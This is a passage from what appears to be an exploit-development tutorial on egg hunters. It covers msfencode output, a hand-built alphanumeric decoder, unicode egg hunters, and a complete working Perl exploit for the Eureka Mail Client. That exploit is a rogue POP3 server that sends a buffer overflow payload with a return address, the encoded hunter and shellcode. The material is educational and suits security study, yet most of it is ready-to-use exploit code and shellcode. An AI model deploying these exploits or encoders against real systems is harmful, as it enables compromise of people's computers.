Egghunter code is just like regular shellcode. It is susceptible to corruption in memory, it may be subject to bad chars, etc. So if you are getting weird errors during egghunter execution, it may be a good idea to compare the original code with what you have in memory and search for bad chars. (I have explained a technique to compare code (whether it's the egg hunter itself or shellcode – same technique applies) earlier in this document).

What if you have discovered that the code was corrupted ?

Alternative encoding may be required to make the egg hunter work, and/or a "bad char" filter may be required to filter out characters that get corrupted or converted in memory and would break the code.

Also, keep in mind that the type of encoding & badchars to filter *may* be entirely different between what is applicable to the final shellcode and what is applicable to the egg hunter. It won't happen a lot of times, but it is possible. So you may want to run the exercise on both the hunter and the shellcode.

Encoding the egg hunter (or any shellcode) is quite simple. Just write the egghunter to a file, encode the file, and use the encoded byte code output as your egg hunter payload. Whether you'll have to include the tag before encoding or not depends on the bad chars, but in most cases you should not include it. After all, if the tag is different after encoding, you also need to prepend the shellcode with the modified tag... You'll have to put the egg hunter in a debugger and see what happened to the tag.

Example : Let's say the egg hunter needs to be alphanumerical (uppercase) encoded, and you have included the tag in the eggfile, then this will be the result :

```
root@xxxxx:/pentest/exploits/trunk# cat writeegghunter.pl
#!/usr/bin/perl
# Write egghunter to file
# Peter Van Eeckhoutte
#
my $eggfile = "eggfile.bin";
my $egghunter = "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # this is the marker/tag: w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

open(FILE,">$eggfile");
print FILE $egghunter;
close(FILE);
print "Wrote ".length($egghunter)." bytes to file ".$eggfile."\n";

root@xxxxx:/pentest/exploits/trunk# perl writeegghunter.pl
Wrote 32 bytes to file eggfile.bin

root@xxxxx:/pentest/exploits/trunk# ./msfencode -e x86/alpha_upper -i eggfile.bin -t perl
[*] x86/alpha_upper succeeded with size 132 (iteration=1)

my $buf =
"\x89\xe0\xda\xc0\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x43" .
"\x43\x43\x43\x43\x43\x52\x59\x56\x54\x58\x33\x30\x56\x58" .
"\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41\x42" .
"\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42\x30" .
"\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x43\x56\x4d\x51" .
"\x49\x5a\x4b\x4f\x44\x4f\x51\x52\x46\x32\x43\x5a\x44\x42" .
"\x50\x58\x48\x4d\x46\x4e\x47\x4c\x43\x35\x51\x4a\x42\x54" .
"\x4a\x4f\x4e\x58\x42\x57\x46\x50\x46\x50\x44\x34\x4c\x4b" .
"\x4b\x4a\x4e\x4f\x44\x35\x4b\x5a\x4e\x4f\x43\x45\x4b\x57" .
"\x4b\x4f\x4d\x37\x41\x41";
```

Look at the output in $buf : your tag must be out there, but where is it ? has it been changed or not ? will this encoded version work ?

Try it. Don't be disappointed if it doesn't, and read on.

Hand-crafting the encoder

What if there are too many constraints and, Metasploit fails to encode your shellcode ? (egg hunter = shellcode, so this applies to all shapes and forms of shellcode in general)

What if, for example, the list of bad chars is quite extensive, what if – on top of that – the egg hunter code should be alphanumeric only…

Well, you'll have to handcraft the encoder yourself. In fact, just encoding the egg hunter (including the tag) will not work out of the box. What we really need is a decoder that will reproduce the original egg hunter (including the tag) and then execute it.

The idea behind this chapter was taken from a beautiful exploit written by muts. If you look at this exploit, you can see a somewhat "special" egghunter.

```
egghunter=(
"%JMNU%521*TX-1MUU-1KUU-5QUUP\AA%J"
"MNU%521*-!UUU-!TUU-IoUmPAA%JMNU%5"
"21*-q!au-q!au-oGSePAA%JMNU%521*-D"
"A~X-D4~X-H3xTPAA%JMNU%521*-qz1E-1"
"z1E-oRHEPAA%JMNU%521*-3s1--331--^"
"TC1PAA%JMNU%521*-E1wE-E1GE-tEtFPA"
"A%JMNU%521*-R222-1111-nZJ2PAA%JMN"
"U%521*-1-wD-1-wD-8$GwP")
```

The exploit code also states : "Alphanumeric egghunter shellcode + restricted chars \x40\x3f\x3a\x2f". So it looks like the exploit only can be triggered using printable ascii characters (alphanumeric) (which is not so uncommon for a web server/web application)

When you convert this egghunter to asm, you see this : (just the first few lines are shown)

```
25 4A4D4E55      AND EAX,554E4D4A
25 3532312A      AND EAX,2A313235
54               PUSH ESP
58               POP EAX
2D 314D5555      SUB EAX,55554D31
2D 314B5555      SUB EAX,55554B31
2D 35515555      SUB EAX,55555135
50               PUSH EAX
41               INC ECX
41               INC ECX
25 4A4D4E55      AND EAX,554E4D4A
25 3532312A      AND EAX,2A313235
2D 21555555      SUB EAX,55555521
2D 21545555      SUB EAX,55555421
2D 496F556D      SUB EAX,6D556F49
50               PUSH EAX
41               INC ECX
41               INC ECX
25 4A4D4E55      AND EAX,554E4D4A
25 3532312A      AND EAX,2A313235
2D 71216175      SUB EAX,75612171
2D 71216175      SUB EAX,75612171
2D 6F475365      SUB EAX,6553476F
```

wow – that doesn't look like the egg hunter we know, does it ?

Let' see what it does. The first 4 instructions empty EAX (2 logical AND operations) and the pointer in ESP is put on the stack (which points to the beginning of the encoded egghunter). Next, this value is popped into EAX. So EAX effectively points to the beginning of the egghunter after these 4 instructions :


```
25 4A4D4E55      AND EAX,554E4D4A
25 3532312A      AND EAX,2A313235
54               PUSH ESP
58               POP EAX
```

Next, the value in EAX is changed (using a series of SUB instructions). Then the new value in EAX is pushed onto the stack, and ECX is increased with 2 :

```
2D 314D5555      SUB EAX,55554D31
2D 314B5555      SUB EAX,55554B31
2D 35515555      SUB EAX,55555135
50               PUSH EAX
41               INC ECX
41               INC ECX
```

(The value that is calculated in EAX is going to be important later on ! I'll get back to this in a minute)

Then, eax is cleared again (2 AND operations), and using the 3 SUB instructions on EAX, a value is pushed onto the stack.



So before SUB EAX,55555521 is run, EAX = 00000000. When the first SUB ran, EAX contains AAAAAADF. After the second sub, EAX contains 555556BE, and after the third SUB, eax contains E7FFE775. Then, this value is pushed onto the stack.

Wait a minute. This value looks familiar to me. 0xE7, 0xFF, 0xE7, 0×75 are in fact the last 4 bytes of the NtAccessCheckAndAuditAlarm egg hunter (in reversed order). Nice.

If you continue to run the code, you’ll see that it will reproduce the original egg hunter. (but in my testcase, using a different exploit, the code does not work)

Anyways, the code muts used is in fact an encoder that will reproduce the original egg hunter, put it on the stack, and will run the reproduced code, effectively bypassing bad char limitations (because the entire custom made encoder did not use any of the bad chars.) Simply genial ! I had never seen an implementation of this encoder before this particular exploit was published. Really well done muts !

Of course, if the AND, PUSH, POP, SUB, INC opcodes are in the list of badchars as well, then you may have a problem, but you can play with the values for the SUB instructions in order to reproduce the original egg hunter, keep track of the current location where the egghunter is reproduced (on the stack) and finally “jump” to it.

How is the jump made ?

If you have to deal with a limited character set (only alphanumerical ascii-printable characters allowed for example), then a jmp esp, or push esp+ret, … won’t work because these instructions may invalid characters. If you don’t have to deal with these characters, then simply add a jump at the end of the encoded hunter and you’re all set.

Let’s assume that the character set is limited, so we must find another way to solve this Remember when I said earlier that certain instructions were going to be important ? Well this is where it will come into play. If we cannot make the jump, we need to make sure the code starts executing automatically. The best way to do this is by writing the decoded egg hunter right after the encoded code… so when the encoded code finished reproducing the original egg hunter, it would simply start executing this reproduced egg hunter.

That means that a value must be calculated, pointing to a location after the encoded hunter, and this value must be put in ESP before starting to decode. This way, the decoder will rebuild the egg hunter and place it right after the encoded hunter. We’ll have a closer look at this in the next chapter.

Seeing this code run and reproduce the original egghunter is nice, but how can you build your own decoder ?

The framework for building the encoded egghunter (or decoder if that’s what you want to call it) looks like this :

- set up the stack & registers (calculate where the decoded hunter must be written. This will be the local position + length of the encoded code (which will be more or less the same size). Calculating where the decoder must be written to requires you to evaluate the registers when the encoded hunter would start running. If you have made your way to the encoded hunter via a jmp esp, then esp will contain the current location, and you can simply increase the value until it points to the right location.)


- reproduce each 4 bytes of the original egg hunter on the stack, right after the encoded hunter (using 2 AND’s to clear out EAX, 3 SUBs to reproduce the original bytes, and a PUSH to put the reproduced code on the stack)

- When all bytes have been reproduced, the decoded egg hunter should kick in.

First, let’s build the encoder for the egghunter itself. You have to start by grouping the egg hunter in sets of 4 bytes. We have to start with the last 4 bytes of the code (because we will push values to the stack each time we reproduce the original code… so at the end, the first bytes will be on top) Our NtAccessCheckAndAuditAlarm egg hunter is 32 bytes, so that’s nicely aligned. But if it’s not aligned, you can add more bytes (nops) to the bottom of the original egg hunter, and start bottom up, working in 4 byte groups.

```
\x66\x81\xCA\xFF
\x0F\x42\x52\x6A
\x02\x58\xCD\x2E
\x3C\x05\x5A\x74
\xEF\xB8\x77\x30    ;w0
\x30\x74\x8B\xFA    ;0t
\xAF\x75\xEA\xAF
\x75\xE7\xFF\xE7
```

The code used by muts will effectively reproduce the egghunter (using W00T as tag). After the code has run, this is what is pushed on the stack :



Nice.

2 questions remain however : how do we jump to that egg hunter now, and what if you have to write the encoded egg hunter yourself ? Let's look at how it's done :

Since we have 8 lines of 4 bytes of egg hunter code, you will end up with 8 blocks of encoded code. The entire code should only using alphanumeric ascii-printable characters, and should not use any of the bad chars. (check http://www.asciitable.com/) The first printable char starts at 0×20 (space) or 0×21, and ends at 7E

Each block is used to reproduce 4 bytes of egg hunter code, using SUB instructions. The way to calculate the values to use in the SUB instructions is this :

take one line of egg hunter code, reverse the bytes !, and get its 2's complement (take all bits, invert them, and add one) (Using Windows calculator, set it to hex/dword, and calculate "0 – value"). For the last line of the egg hunter code (0×75E7FFE7 -> 0xE7FFE775) this would be 0×1800188B (= 0 – E7FFE775).

Then find 3 values that only use alphanumeric characters (ascii-printable), and are not using any of the bad chars (\x40\x3f\x3a\x2f)… and when you sum up these 3 values, you should end up at the 2's complement value (0×1800188B in case of the last line) again. (by the way, thanks *ekse* for working with me finding the values in the list below :-) That was fun !)

The resulting 3 values are the ones that must be used in the sub,eax <….> instructions.

Since bytes will be pushed to the stack, you have to start with the last line of the egg hunter first (and don't forget to reverse the bytes of the code), so after the last push to the stack, the first bytes of the egg hunter would be located at ESP.

In order to calculate the 3 values, I usually do this :

- calculate the 2's complement of the reversed bytes

- start with the first bytes in the 2's complement. (18 in this case), and look for 3 values that, when you add them together, they will sum up to 18. You may have to overflow in order to make it work (because you are limited to ascii-printable characters). So simply using 06+06+06 won't work as 06 is not a valid character. In that case, we need to overflow and go to 118. I usually start by taking a value somewhere between 55 (3 times 55 = 0 again) and 7F (last character). Take for example 71. Add 71 to 71 = E2. In order to get from E2 to 118, we need to add 36, which is a valid character, so we have found our first bytes (see red). This may not be the most efficient method to do this, but it works. (Tip : windows calc : type in the byte value you want to get to, divide it by 3 to know in what area you need to start looking)

Then do the same for the next 3 bytes in the 2's complement. Note : if you have to overflow to get to a certain value, this may impact the next bytes. Just add the 3 values together at the end, and if you had an overflow, you have to subtract one again from one of the next bytes in one of the 3 values. Just try, you'll see what I mean. (and you will find out why the 3rd value starts with 35 instead of 36)

Last line of the (original) egg hunter :

```
x75 xE7 xFF xE7 -> xE7 xFF xE7 x75: (2's complement : 0x1800188B)
-----------------------------------------------------------------
sub eax, 0x71557130     (=> "\x2d\x30\x71\x55\x71")  (Reverse again !)
sub eax, 0x71557130     (=> "\x2d\x30\x71\x55\x71")
sub eax, 0x3555362B     (=> "\x2d\x2B\x36\x55\x35")
=> sum of these 3 values is 0x11800188B  (or 0x1800188B in dword)
```

Let's look at the other ones. Second last line of the (original) egg hunter :

```
xAF x75 xEA xAF -> xAF xEA x75 xAF: (2's complement : 0x50158A51)
-----------------------------------------------------------------
sub eax, 0x71713071
sub eax, 0x71713071
sub eax, 0x6D33296F
```

and so on…

```
x30 x74 x8B xFA -> xFA x8B x74 x30: (2's complement : 0x05748BD0)
-----------------------------------------------------------------
sub eax, 0x65253050
sub eax, 0x65253050
sub eax, 0x3B2A2B30
```

```
xEF xB8 x77 x30 -> x30 x77 xB8 xEF: (2's complement : 0xCF884711)
-----------------------------------------------------------------
sub eax, 0x41307171
sub eax, 0x41307171
sub eax, 0x4D27642F
```

```
x3C x05 x5A x74  -> x74 x5A x05 x3C: (2's complement : 0x8BA5FAC4)
------------------------------------------------------------------
sub eax, 0x30305342
sub eax, 0x30305341
sub eax, 0x2B455441
```

```
x02 x58 xCD x2E -> x2E xCD x58 x02: (2's complement : 0xD132A7FE)
-----------------------------------------------------------------
```

```
sub eax, 0x46663054
sub eax, 0x46663055
sub eax, 0x44664755
```

```
x0F x42 x52 x6A -> x6A x52 x42 x0F: (2's complement : 0x95ADBDF1)
-----------------------------------------------------------------
sub eax, 0x31393E50
sub eax, 0X32393E50
sub eax, 0x323B4151
```

Finally, the first line :

```
x66 x81 xca xff -> xff xca x81 x66 (2's complement : 0x00357E9A)
----------------------------------------------------------------
sub eax, 0x55703533
sub eax, 0x55702533
sub eax, 0x55552434
```

Each of these blocks must be prepended with code that would zero-out EAX :

Example :

```
AND EAX,554E4D4A   ("\x25\x4A\x4D\x4E\x55")
AND EAX,2A313235   ("\x25\x35\x32\x31\x2A")
```

(2 times 5 bytes)

Each block must be followed by a push eax (one byte, "\x50") instruction which will put the result (one line of egg hunter code) on the stack. Don't forget about it, or your decoded egg hunter won't be placed on the stack.

So : each block will be 10 (zero eax) + 15 (decode) +1 (push eax) = 26 bytes. We have 8 blocks, so we have 208 bytes already.

> Note, when converting the sub eax,<value> instructions to opcode, don't forget to reverse the bytes of the values again… so sub eax,0×476D556F would become "\x2d\x6f\x55\x6d\x47"

The next thing that we need to do is make sure that the decoded egg hunter will get executed after it was reproduced.

In order to do so, we need to write it in a predictable location and jump to it, or we need to write it directly after the encoded hunter so it gets executed automatically.

If we can write in a predictable location (because we can modify ESP before the encoded hunter runs), and if we can jump to the beginning of the decoded hunter (ESP) after the encoded hunter has completed, then that will work fine.

Of course, if you character set is limited, then you may not be able to add a "jmp esp" or "push esp/ret" or anything like that at the end of the encoded hunter. If you can – then that's good news.

If that is not possible, then you will need to write the decoded egg hunter right after the encoded version. So when the encoded version stopped reproducing the orginal code, it would start executing it. In order to do this, we must calculate where we should write the decoded egg hunter to. We know the number of bytes in the encoded egg hunter, so we should try to modify ESP accordingly (and do so before the decoding process begins) so the decoded bytes would be written directly after the encoded hunter.

The technique used to modify ESP depends on the available character set. If you can only use ascii-printable characters, then you cannot use add or sub or mov operations… One method that may work is running a series of POPAD instructions to change ESP and make it point below the end of the encoded hunter. You may have to add some nops at the end of the encoded hunter, just to be on the safe side. (\x41 works fine as nop when you have to use ascii-printable characters only)

Wrap everything up, and this is what you'll get :


Code to modify ESP (popad) + Encoded hunter (8 blocks : zero out eax, reproduce code, push to stack) + some nops if necessary…


When we apply this technique to the Eureka Mail Client exploit, we get this :

```
use Socket;
#fill out the local IP or hostname
#which is used by Eureka EMail as POP3 server
#note : must be exact match !
my $localserver = "192.168.0.193";
#calculate offset to EIP
my $junk = "A" x (723 - length($localserver));
my $ret=pack('V',0x7E47BCAF); #jmp esp from user32.dll
my $padding = "\x90" x 1000;

#alphanumeric ascii-printable encoded + bad chars
# tag = w00t
my $egghunter =
#popad - make ESP point below the encoded hunter
"\x61\x61\x61\x61\x61\x61\x61\x61".
#-----8 blocks encoded hunter---------------
"\x25\x4A\x4D\x4E\x55".   #zero eax
"\x25\x35\x32\x31\x2A".   #
"\x2d\x30\x71\x55\x71".   #x75 xE7 xFF xE7
"\x2d\x30\x71\x55\x71".
"\x2d\x2B\x36\x55\x35".
"\x50".                   #push eax
#-------------------------
"\x25\x4A\x4D\x4E\x55".   #zero eax
"\x25\x35\x32\x31\x2A".   #
"\x2d\x71\x30\x71\x71".   #xAF x75 xEA xAF
"\x2d\x71\x30\x71\x71".
"\x2d\x6F\x29\x33\x6D".
"\x50".                   #push eax
#-------------------------
```

```
"\x25\x4A\x4D\x4E\x55".   #zero eax
"\x25\x35\x32\x31\x2A".   #
"\x2d\x50\x30\x25\x65".   #x30 x74 x8B xFA
"\x2d\x50\x30\x25\x65".
"\x2d\x30\x2B\x2A\x3B".
"\x50".                   #push eax
#--------------------------
"\x25\x4A\x4D\x4E\x55".   #zero eax
"\x25\x35\x32\x31\x2A".   #
"\x2d\x71\x71\x30\x41".   #xEF xB8 x77 x30
"\x2d\x71\x71\x30\x41".
"\x2d\x2F\x64\x27\x4d".
"\x50".                   #push eax
#--------------------------
"\x25\x4A\x4D\x4E\x55".   #zero eax
"\x25\x35\x32\x31\x2A".   #
"\x2d\x42\x53\x30\x30".   #x3C x05 x5A x74
"\x2d\x41\x53\x30\x30".
"\x2d\x41\x54\x45\x2B".
"\x50".                   #push eax
#--------------------------
"\x25\x4A\x4D\x4E\x55".   #zero eax
"\x25\x35\x32\x31\x2A".   #
"\x2d\x54\x30\x66\x46".   #x02 x58 xCD x2E
"\x2d\x55\x30\x66\x46".
"\x2d\x55\x47\x66\x44".
"\x50".                   #push eax
#--------------------------
"\x25\x4A\x4D\x4E\x55".   #zero eax
"\x25\x35\x32\x31\x2A".   #
"\x2d\x50\x3e\x39\x31".   #x0F x42 x52 x6A
"\x2d\x50\x3e\x39\x32".
"\x2d\x51\x41\x3b\x32".
"\x50".                   #push eax
#---------------------------
"\x25\x4A\x4D\x4E\x55".   #zero eax
"\x25\x35\x32\x31\x2A".   #
"\x2d\x33\x35\x70\x55".   #x66 x81 xCA xFF
"\x2d\x33\x25\x70\x55".
"\x2d\x34\x24\x55\x55".
"\x50".                   #push eax
#------------------------------
"\x41\x41\x41\x41";       #some nops

#calc.exe
my $shellcode="\x89\xe2\xda\xc1\xd9\x72\xf4\x58\x50\x59\x49\x49\x49\x49" .
"\x43\x43\x43\x43\x43\x43\x51\x5a\x56\x54\x58\x33\x30\x56" .
"\x58\x34\x41\x50\x30\x41\x33\x48\x48\x30\x41\x30\x30\x41" .
"\x42\x41\x41\x42\x54\x41\x41\x51\x32\x41\x42\x32\x42\x42" .
"\x30\x42\x42\x58\x50\x38\x41\x43\x4a\x4a\x49\x4b\x4c\x4a" .
"\x48\x50\x44\x43\x30\x43\x30\x45\x50\x4c\x4b\x47\x35\x47" .
"\x4c\x4c\x4b\x43\x4c\x43\x35\x43\x48\x45\x51\x4a\x4f\x4c" .
"\x4b\x50\x4f\x42\x38\x4c\x4b\x51\x4f\x47\x50\x43\x31\x4a" .
"\x4b\x51\x59\x4c\x4b\x46\x54\x4c\x4b\x43\x31\x4a\x4e\x50" .
"\x31\x49\x50\x4c\x59\x4e\x4c\x4c\x44\x49\x50\x43\x44\x43" .
"\x37\x49\x51\x49\x5a\x44\x4d\x43\x31\x49\x52\x4a\x4b\x4a" .
"\x54\x47\x4b\x51\x44\x46\x44\x43\x34\x42\x55\x4b\x55\x4c" .
"\x4b\x51\x4f\x51\x34\x45\x51\x4a\x4b\x42\x46\x4c\x4b\x44" .
"\x4c\x50\x4b\x4c\x4b\x51\x4f\x45\x4c\x45\x51\x4a\x4b\x4c" .
"\x4b\x45\x4c\x4c\x4b\x45\x51\x4a\x4b\x4d\x59\x51\x4c\x47" .
"\x54\x43\x34\x48\x43\x51\x4f\x46\x51\x4b\x46\x43\x50\x50" .
"\x56\x45\x34\x4c\x4b\x47\x36\x50\x30\x4c\x4b\x51\x50\x44" .
"\x4c\x4c\x4b\x44\x30\x45\x4c\x4e\x4d\x4c\x4b\x45\x38\x43" .
"\x38\x4b\x39\x4a\x58\x4c\x43\x49\x50\x42\x4a\x50\x50\x42" .
"\x48\x4c\x30\x4d\x5a\x43\x34\x51\x4f\x45\x38\x4a\x38\x4b" .
"\x4e\x4d\x5a\x44\x4e\x46\x37\x4b\x4f\x4d\x37\x42\x43\x45" .
"\x31\x42\x4c\x42\x43\x45\x50\x41\x41";

my $payload=$junk.$ret.$egghunter.$padding."w00tw00t".$shellcode;

#set up listener on port 110
my $port=110;
my $proto=getprotobyname('tcp');
socket(SERVER,PF_INET,SOCK_STREAM,$proto);
my $paddr=sockaddr_in($port,INADDR_ANY);
bind(SERVER,$paddr);
listen(SERVER,SOMAXCONN);
print "[+] Listening on tcp port 110 [POP3]... \n";
print "[+] Configure Eureka Mail Client to connect to this host\n";
my $client_addr;
while($client_addr=accept(CLIENT,SERVER))
{
  print "[+] Client connected, sending evil payload\n";
  my $cnt=1;
  while($cnt<10)
  {
     print CLIENT "-ERR ".$payload."\n";
```

```
        print "     -> Sent ".length($payload)." bytes\n";
        $cnt=$cnt+1;
     }
  }
  close CLIENT;
  print "[+] Connection closed\n";
```





> You may or may not be able to use this code in your own exploit – after all, this code was handmade and based on a given list of bad chars, offset required to end up writing after encoded hunter and so on.
>
> Just take into account that this code will be (a lot) longer (so you'll need a bigger buffer) than the unencoded/original egghunter. The code I used is 220 bytes ...

What if your payload is subject to unicode conversion ? (All your 00BB00AA005500EE are belong to us !)

Good question !

Well, there are 2 scenario's were there may be a way to make this work :

Scenario 1 : An ascii version of the payload can be found somewhere in memory.

This sometimes happens and it's worth while investigating. When data is accepted by the application in ascii, and stored in memory before it gets converted to unicode, then it may be still stored (and available) in memory when the overflow happens.

A good way to find out if your shellcode is available in ascii is by writing the shellcode to a file, and use the !pvefindaddr compare <filename> feature. If the shellcode can be found, and if it's not modified/corrupted/converted to unicode in memory, the script will report this back to you.

In that scenario, you would need to

- convert the egg hunter into venetian shellcode and get that executed. (The egg hunter code will be a lot bigger than it was when it was just ascii so available buffer space is important)

- put your real shellcode (prepended with the marker) somewhere in memory. The marker and the shellcode must be in ascii.

When the venetian egghunter kicks in, it would simply locate the ascii version of the shellcode in memory and execute it. Game over.

Converting the egg hunter as venetian shellcode is as easy as putting the egghunter (including the tag) in a file, and using alpha2 (or the recently released alpha3 (by skylined)) to convert it to unicode (pretty much as explained in my previous tutorial about unicode)

In case you're too tired to do it yourself, this is a unicode version of the egghunter, using w00t as tag, and using EAX as base register :

```
#Corelan Unicode egghunter - Basereg=EAX - tag=w00t
my $egghunter = "PPYAIAIAIAIAQATAXAZAPA3QADAZ".
"ABARALAYAIAQAIAQAPA5AAAPAZ1AI1AIAIAJ11AIAIAX".
"A58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABABA".
"BAB30APB944JBQVE1HJKOLOPB0RBJLBQHHMNNOLM5PZ4".
```

```
"4J07H2WP0P0T4TKZZF0SEZJ60T5K7K09WA";
```

The nice thing about unicode egg hunters is that it is easier to tweak the start location of where the egg hunter will start the search, if that would be required.

Remember when we talked about this a little bit earlier ? If the egg+shellcode can be found on the stack, then why search through large pieces of memory if we can find it close to where the egg hunter is. The nice thing is that you can create egghunter code that contains null bytes, because these bytes won't be a problem here.

So if you want to replace "\x66\x81\xCA\xFF\x0F" with "\x66\x81\xCA\x00\x00" to influence the start location of the hunter, then be my guest. (In fact, this is what I have done when I created the unicode egghunter, not because I had to, but merely because I wanted to try).

Scenario 2 : Unicode payload only

In this scenario, you cannot control contents of memory with ascii shellcode, so basically everything is unicode.

It's still doable, but it will take a little longer to build a working exploit.

First of all, you still need a unicode egghunter, but you will need to make sure the tag/marker is unicode friendly as well. After all, you will have to put the tag before the real shellcode (and this tag will be unicode).

In addition to that, you will need to align registers 2 times : one time to execute the egg hunter, and then a second time, between the tag and the real shellcode (so you can decode the real shellcode as well). So, in short :

- Trigger overflow and redirect execution to
- code that aligns register and adds some padding if required, and then jumps to
- unicode shellcode that would self-decode and run the egg hunter which would
- look for a double tag in memory (locating the egg – unicode friendly) and then
- execute the code right after the tag, which would need to
- align register again, add some padding, and then
- execute the unicode (real) shellcode (which will decode itself again and run the final shellcode)

We basically need to build a venetian egghunter that contains a tag, which can be used to prepend the real shellcode, and is unicode friendly. In the examples above, I have used w00t as tag, which in hex is 0×77,0×30,0×30,0×74 (= w00t reversed because of little endian). So if we would replace the first and third byte with null byte, it would become 0×00,0×30,0×00,0×74 (or, in ascii : t – null – 0 – null)

A little script that will write the egghunter in a binary form to a file would be :

```
#!/usr/bin/perl
# Little script to write egghunter shellcode to file
# 2 files will be created :
# - egghunter.bin : contains w00t as tag
# - egghunterunicode.bin : contains 0x00,0x30,0x00,0x74 as tag
#
# Written by Peter Van Eeckhoutte
# http://www.corelan.be:8800
#
my $egghunter =
"\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C\x05\x5A\x74\xEF\xB8".
"\x77\x30\x30\x74". # this is the marker/tag: w00t
"\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";

print "Writing egghunter with tag w00t to file egghunter.bin...\n";
open(FILE,">egghunter.bin");
print FILE $egghunter;
close(FILE);

print "Writing egghunter with unicode tag to file egghunter.bin...\n";
open(FILE,">egghunterunicode.bin");
print FILE "\x66\x81\xCA\xFF\x0F\x42\x52\x6A\x02\x58\xCD\x2E\x3C";
print FILE "\x05\x5A\x74\xEF\xB8";
print FILE "\x00";   #null
print FILE "\x30";   #0
print FILE "\x00";   #null
print FILE "\x74";   #t
print FILE "\x8B\xFA\xAF\x75\xEA\xAF\x75\xE7\xFF\xE7";
close(FILE);
```

(as you can see, it will also write the ascii egghunter to a file – may come handy one day)

Now convert the egghunterunicode.bin to venetian shellcode :

```
./alpha2 eax --unicode --uppercase < egghunterunicode.bin
PPYAIAIAIAIAQATAXAZAPA3QADAZABARALAYAIAQAIAQAPA5AAAPAZ1AI
1AIAIAJ11AIAIAXA58AAPAZABABQI1AIQIAIQI1111AIAJQI1AYAZBABA
BABAB30APB944JBQVSQGZKOLOORB2BJLB0XHMNNOLLEPZ3DJO6XKPNPKP
RT4KZZVO2UJJ6ORUJGKOK7A
```

When building the unicode payload, you need to prepend the unicode compatible tag string to the real (unicode) shellcode : "0t0t" (without the quotes of course). When this string gets converted to unicode, it becomes 0×00 0×30 0×00 0×74 0×00 0×30 0×00 0×74… and that corresponds with the marker what was put in the egghunter before it was converted to unicode – see script above)

